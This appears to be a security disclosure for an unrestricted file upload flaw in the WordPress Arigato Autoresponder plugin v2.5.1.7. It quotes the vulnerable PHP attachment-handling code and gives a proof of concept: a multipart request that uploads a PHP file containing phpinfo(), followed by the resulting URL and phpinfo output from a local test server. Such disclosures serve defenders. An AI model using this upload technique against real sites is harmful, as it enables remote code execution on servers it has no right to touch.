


Wordpress Arigato Autoresponder v2.5.1.7 plugin remote code execution



Analysis

When we create a new message the code is as follows:

```
attachment.php messages.php x
4 function bft_messages() {
5     global $wpdb;
6     $_att = new BFTAttachmentModel();
7
8     $send_on_date = 0;
9     if(isset($_POST['subject'])) $subject = sanitize_text_field($_POST['subject']);
10    if(isset($_POST['message'])) $message = bft_strip_tags($_POST['message']);
11    if(isset($_POST['days'])) $days = intval($_POST['days']);
12    if(isset($_POST['id'])) $id = intval($_POST['id']);
13    if(isset($_POST['send_on_date'])) $send_on_date = intval($_POST['send_on_date']);
14
15    // prepare date
16    if(!empty($_POST['dateyear'])) $date=$_POST['dateyear'].'-'. $_POST['datemonth'].'-'. $_POST['dateday'];
17    else $date = date("Y-m-d");
18    $date=esc_sql($date);
19
20    if(!empty($_POST['add_message']) and check_admin_referer('bft_message')) {
21        $sql=$wpdb->prepare("INSERT INTO ".BFT_MAILS." (subject,message,days,send_on_date,date, content_type)
22        VALUES (%s, %s, %d, %d, %s, %s)", $subject, $message, @$days, $send_on_date, $date,
23        sanitize_text_field($_POST['content_type']));
24        $wpdb->query($sql);
25        $id = $wpdb->insert_id;
26        $_att->save_attachments($id, 'mail');
27    }
28 }
```

It can be found that in order to prevent some security problems, the various POST parameters of the request are processed.

On line 26, we follow up on the function `save_attachments` that handles message attachments.

You can upload a php script file when creating a new message. Its location is at line 36-67 of bft-autoresponder\models\attachment.php.

```
35 // save multiple attachments to mail or newsletter
36 function save_attachments($id, $type) {
37     global $wpdb;
38     $id = intval($id);
39     $field = ($type == 'mail') ? 'mail_id' : 'nl_id';
40     require_once(BFT_PATH."/helpers/filehelper.php");
41
42     if(is_array($FILES['attachments']) and sizeof($FILES['attachments'])) {
43         foreach($FILES['attachments'] as $cnt => $name) {
44             if(empty($name)) continue;
45
46             $path = $FILES['attachments'][$cnt]['tmp_name'];
47             if(!wp_verify_nonce($_POST['bft_attach_nonce'], 'bft_attach_nonce')) wp_die("Security check failed");
48
49             $upload_dir = wp_upload_dir();
50             $local_path = $upload_dir['path'];
51             $http_path = $upload_dir['url'];
52
53             @copy($path, $local_path."/".$name);
54
55             $wpdb->query($wpdb->prepare("INSERT INTO ".BFT_ATTACHMENTS." SET
56                 $field=%d, file_name=%s, file_path=%s, url=%s",
57                 $id, $name, $local_path."/".$name, $http_path."/".$name));
58         }
59     }
60
61     // any old attachments to delete?
62     if(!empty($_POST['del_attachments']) and is_array($_POST['del_attachments'])) {
63         foreach($_POST['del_attachments'] as $id) $this->delete($id);
64     }
65
66     return true;
67 }
```

The wp_verify_nonce function simply checks the token and does not affect the files we upload. After obtaining the file name and path, copy the file directly to the wordpress upload path. The files uploaded by the entire Process Guard are restricted.

PoC

my_wordpress 0 + 新建

仪表盘

文章

媒体

页面

评论

联系

外观

插件

用户

工具

Settings

在线聊天

Arigato Light

Settings

Mailing List

Import/Export

Email Messages

Send Newsletter

Raw Email Log

Help

Integrate in Ninja Form

收起菜单

Note: you can use the variable {{{name}}} in any message to address the user by name.

Create New Message:

Subject: test111

Message:

添加媒体

可视化 文本

b i link b-quote del ins img ul ol li code more 关闭标签

test

Days after registration: or send on 2018 10 17

Email type: HTML

Upload attachments (optional): 选择文件 qwe.php

Note: an unsubscribe link with default text is added to your outgoing messages. You can however use the variables {{{unsubscribe-link}}} or {{{unsubscribe-url}}} with your custom text. The variable will be replaced with the unsubscribe link or URL.

Add Message

Request

Raw Params Headers Hex

-----WebKitFormBoundaryrou8YPvKjPpZzqI
Content-Disposition: form-data; name="datemonth"

10
-----WebKitFormBoundaryrou8YPvKjPpZzqI
Content-Disposition: form-data; name="dateday"

17
-----WebKitFormBoundaryrou8YPvKjPpZzqI
Content-Disposition: form-data; name="content_type"

text/html
-----WebKitFormBoundaryrou8YPvKjPpZzqI
Content-Disposition: form-data; name="attachments[]"; filename="qwe.php"
Content-Type: application/octet-stream

<?php phpinfo();>
-----WebKitFormBoundaryrou8YPvKjPpZzqI
Content-Disposition: form-data; name="bft_attach_nonce"

eb9f945343
-----WebKitFormBoundaryrou8YPvKjPpZzqI
Content-Disposition: form-data; name="wp_http_referer"

/wordpress/wp-admin/admin.php?page=bft_messages
-----WebKitFormBoundaryrou8YPvKjPpZzqI


Response

Raw Headers Hex HTML Render

<option value='29'>29</option>
<option value='30'>30</option>
<option value='31'>31</option>
</select></p>
<p><label>Email type:</label> <select name='content_type'>
 <option value='text/html' selected>HTML</option>
 <option value='text/plain'>Text</option>
</select>
</p>
<p><label>Upload attachments (optional):</label> <input type='file'
name='attachments[]' multiple='multiple'></p>
<input type='hidden' id='bft_attach_nonce' name='bft_attach_nonce'
value='eb9f945343' /><input type='hidden' name='wp_http_referer'
value='/wordpress/wp-admin/admin.php?page=bft_messages' />
<div><a
href='http://localhost/wordpress/wp-content/uploads/2018/10/qwe.php'
target='_blank'>qwe.php<input type='checkbox' name='del_attachments[]'
value='9'> Mark to delete</div>
<p><input type='submit' name='save_message' value='Save
Message'>
 <input type='button' value='Delete'
onclick='delMessage(this.form);'></p></div>
<input type='hidden' name='id' value='8'>

localhost/wordpress/wp-content/uploads/2018/10/qwe.php

PHP Version 7.2.1



| | |
|-----------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System | Windows NT VISHIE-PC 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586 |
| Build Date | Jan 4 2018 03:59:32 |
| Compiler | MSVC15 (Visual C++ 2017) |
| Architecture | x86 |
| Configure Command | script /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-mysql=php-snap-builddeps_x86/oracle@instantclient_12_16dk,shared" "--with-oci8=12c/php-snap-builddeps_x86/oracle@instantclient_12_16dk,shared" "--enable-object-out-dir=_obj" "--enable-com-dictext=shared" "--without-analyzer" "--with-pgo" |
| Server API | CGIFastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | C:\Windows |
| Loaded Configuration File | E:\tools\Phplstudy\20180211\HPTutorial\php\php-7.2.1-ntsi\php.ini |
| Scan this dir for additional .ini files | (none) |
| Additional .ini files parsed | (none) |
| PHP API | 20170718 |
| PHP Extension | 20170718 |
| Zend Extension | 300170718 |
| Zend Extension Build | API20170718.NTS.VC15 |
| PHP Extension Build | API20170718.NTS.VC15 |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Signal Handling | disabled |
| Zend Memory Manager | enabled |
| Zend Multibyte Support | provided by mbstring |
| IPv6 Support | enabled |
| DTrace Support | disabled |
| Registered PHP Streams | php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, phar |
| Registered Stream Socket Transports | tcp, udp |
| Registered Stream Filters | convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.* |

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies

